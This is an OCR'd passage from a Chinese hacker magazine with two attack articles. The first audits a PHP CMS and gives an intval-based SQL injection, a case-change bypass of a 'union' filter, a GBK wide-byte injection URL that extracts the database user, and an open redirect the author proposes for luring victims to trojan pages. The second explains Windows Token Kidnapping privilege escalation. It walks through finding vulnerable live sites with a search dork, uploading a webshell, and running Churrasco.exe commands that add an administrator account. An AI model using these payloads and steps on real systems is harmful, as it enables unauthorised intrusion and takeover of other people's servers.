可以看到intval函数对变量的处理分两步，第一步判断第一个字符是否为整型，如果不是整型则抛出一个错误；第二步是从用户给定的基址检查，这样带来的问题就是以下这段代码的第一个字符是“1”。

```
$var1="1 union select 1,1,1 from admin";
if (intval($var1))
echo "it's safe too";
```

这样经过intval检查后满足了第一个条件，所以if判断后为ture，接着就把整段字符串都带进之后的SQL语句进行查询，漏洞如此而来。

明白了这个原理就开始构造union查询吧。但是对目标站进行union后却总是返回出错，看来还需要看一下$file = $db->fetchonebysql($sql);这里是如何封装查询函数的，代码文件如下：

```
lib/mysql.php
```

```
function query( $sql )
      {
            global $opendebug;
            global $admincp;
           $this->start_timer( );
            $sql = str_replace( "union", "", $sql );
            if ( !( $opendebug == 1 ) && $admincp == 0 || $opendebug
== 2 && $admincp == 1 )
            {
                  echo "<font color=red>".$sql.";</font><br>";
            }
            if ( !( $result = @mysql_query( $sql, $this->db ) ) )
            {
                  $this->error( $sql );
            }
            ++$this->queries;
            $this->querytimes[] = $this->stop_timer( );
            return $result;
      }
```

原来把union给替换掉了，真是够恶心的，这样也没什么用啊，大小写一变就绕过去了。这个文件上面还有一个error函数，用来处理mysql返回的错误信息。继续看reader.php下面的代码是如何处理查询出来的数据的：

```
$file = $db->fetchonebysql( $sql );
      $rss_channel = array( );
      $currently_writing = "";
      $main = "";
      $item_counter = 0;
      $xml_parser = xml_parser_create( );
      xml_set_element_handler( $xml_parser, "startElement", "endElement"
);
xml_set_character_data_handler( $xml_parser, "characterData" );
      if ( !( $fp = @fopen( $file, "r" ) ) )
      {
            exit( "could not open XML input" );
      }
      while ( $data = fread( $fp, 4096 ) )
      {
if ( xml_parse( $xml_parser, $data, feof( $fp ) ) )
            {
                  continue;
            }
            exit( sprintf( "XML error: %s at line %d", xml_error_string(
xml_get_error_code( $xml_parser ) ), xml_get_current_line_number( $xml_parser
) ) );
      }
```

看到这里就比较寒了，下面创建了一个XML解析器，然后把查询出来的内容作为一个文件名，还是用只读方式打开的……这样比如查询出一个version就会把version的内容作为fopen的输入，然后返回一个could not open XML input。

这里不好利用，那就换地方吧。找到这个注入点就可以看出这套程序的开发人员并不知道intval的隐患，那差不多所有的sql验证都会是这么一个有漏洞的验证过程。用findstr找一下$sql，慢慢看结果吧。

漏洞三：sql注入漏洞2

漏洞文件announcements.php，相关代码如下：

```
require_once( $site_engine_root."header.php" );
if ( intval( $id ) )
{
      $sql = "SELECT * FROM ".$tablepre."announcements WHERE id='
{$id}'";
      $result = $db->fetchsingleassocbysql( $sql );
      $content = $result['content'];
```

果然被找到了一个，不过这里的变量$id是放在单引号里的，那怎么办呢？前段时间的字符编码问题在这里也得到了充分的运用，大家可以在网上查看下相关的分析以及应对过程，这里就不再多说了。

在06年的时候，Chris Shiflett就在他的blog上提出了这

个安全隐患：

```
In GBK, 0xbf27 is not a valid multi-byte character, but 0xbf5c is. Interpreted as single-byte characters, 0xbf27 is 0xbf (?) followed by 0x27 ('), and 0xbf5c is 0xbf (?) followed by 0x5c (\).在GPC或者addslashes()的作用下，单引号被转义后的0x5c和0xbf组合一个合法字符，效果如下：
mysql> select 0xbf5c27;
+-----------+
| 0xbf5c27 |
+-----------+
| 縗'      |
+-----------+
1 row in set (0.00 sec)
```

可见，经过转移后在GBK字符集下，0xbf5c被认为是字符“縗”，之后单引号被成功的带入进去，由此可以顺利的闭合变量之前的单引号。

接下来测试下这个注入点，提交URL：

announcements.php?id=1%bf%27%20and%201=2%20%20UNION %20select%201,2,user(),4,5,6,7,8,9,10,11%20/*，如图3。




图3　提交URL

剩下的就是注入练习课了，关于字符编码漏洞的一些利用及原理，还是看jx在暗礁扔的那篇文章比较好：http://www.xfocus.net/articles/200805/979.html。还有一些页面存在SQL注入漏洞，比如board.php等等，这里就不写了，原理利用都差不多。

漏洞四：URL欺骗

这个漏洞一笔带过，文件是api.php，相关代码如下：

```
else if ( $_GET['action'] == "logout" )
{
        header( "P3P: CP=\"CURa ADMa DEVa PSAo PSDo OUR BUS UNI PUR INT DEM STA PRE COM NAV OTC NOI DSP COR\"" );
        ssetcookie( "auth", "", -31536000 );
        ssetcookie( "sid", "", -31536000 );
        $session->destory( );
        header( "Location: ".$_GET['forward'] );
}
exit( "Invalid action" );
```

这样写我都服了，没什么太大的利用价值，构造一个forward去骗人挂马吧……

尾声

这套程序代码我没有完全读完，找到了注入点后基本上需求都已经解决了，最新的版本可能也存在这类问题，具体情况我没看代码，但是像这种SQL注入漏洞并不是说明程序员没有过滤意识，而是对PHP的一些函数认识不到或者根本没有接触过这类信息。这样也怪不得程序员，毕竟不是所有的程序员都对其使用的语言本身有深入的了解的。所以高版本，甚至新版本可能都会存在这样的漏洞，这是一个编程习惯的问题，而且代码一直被ZEND，也没人报漏洞，所以估计也没什么安全上的大改动。愿意继续读这个代码，或者跟进版本与这套CMS死磕的朋友就自己没事翻一翻吧，有新的发现别忘了投稿啊，呵呵……

编辑点评：

本篇文章很好的阐述了诸如intval这些函数缺陷的利用方式。很多人问我，看了这么多零零碎碎的知识，何时才用得到呀？如本文就很好的说明了，平时多积累一点，将来偶然的机会，你就会遇到可以利用的地方。

西线无战事

LCX西线首语

这段时间休了20天的年假，之间一直没有接触网络。再回来时，发现自己真的老了，世事变化得快呀，技术真是一日千里。毛主席说过，三天不学习，赶不上刘少奇。我这20天没有学习，又成菜鸟了。我想那些大牛之所以成为大牛，就是因为他们勤奋吧。我可以向你们保证，你一天认真学习两到三个小时，两年之后肯定可以成为技术上的大牛，呵呵。

MS Windows Token Kidnapping 本地提权方法介绍



图古典娃娃【娃娃军团】

从本文你可以了解一种新的提权方法

一、了解漏洞

MS Windows Token Kidnapping本地提权是一种新的提权方法，这先是milw0rm里面在10月8号放出来的一个未编译的exploit（http://www.milw0rm.com/exploits/6705），但很快国内就有人编译出来了可执行的程序，我是在幻影旅团的BLOG集合里面看到的。

利用这个漏洞，只要WEBSHELL可以执行命令，就可以进行权限提升。这个漏洞的成因是：由于在NetworkService或者LocalService下运行的代码，可以访问同样是在NetworkService或者LocalService下运行的进程，某些进程允许提升权限为LocalSystem，这样就可以使用代码来进行提升。




图1

但是这个exploit的成功率还是有很多限制的，必须是IIS6.0、还需要ASP.NET的支持。微软官方也已经给出了安全警报：Microsoft Security Advisory (951306)，详细情况请访问：http://www.microsoft.com/technet/security/advisory/951306.mspx。

大风大哥对于这个漏洞做了简单的分析：对于IIS，默认安装是不受影响的，只有ASP.NET代码是以Full Trust运行时才可以利用。如果权限低于Full Trust，也不会受影响，老的Asp代码也不受影响。

对于SQL Server，如果用户以administrative权限运行代码，则会受影响。对于Windows Server 2003，攻击者可以通过MSDTC获取token访问其它同样token的进程，从而可能造成提权。任何具有SeImpersonatePrivilege的进程都有可能造成提权。

二、利用漏洞

好了，开始我们的正题，要通过WEBSHELL提升权限首先要有足够多的WEBSHELL，才能保证提权的成功率，哈哈，这里给大家介绍一个很菜的批量拿WEBSHELL的方法。




图 2




图 3

搜索关键字：inurl:main/cpn_add.asp，如图1，然后打开一个搜索到的连接，把浏览器地址栏里的main/cpn_add.asp替换为admin/save_ upfile.asp，这时进行刷新访问，出现如图2的情况就说明存在上传漏洞，接着用明小子上传就得到了WEBSHELL，如图3。得到WEBSHELL之后，我们需要查看服务器所支持的组件，必须要有wscript.shell命令行执行组件的支持才可以，如图4。接着上传我们的提权工具Churrasco.exe，下载地址：http://www.blogjava.net/Files/baicker/Churrasco.rar。

下面输入执行我们的提权命令：

F:web_site\training\Churrasco.exe "net user asp asp /add"，如图5。

F:web_site\training\Churrasco.exe "net localgroup administrators asp /add"，如图6。




图 4




图 5




图 6




图 7

这样，我们就很简单地拿下了一台服务器的管理权限，如图7。

[文章中所涉及的Churrasco.rar已收录在本期光盘]

编辑点评：

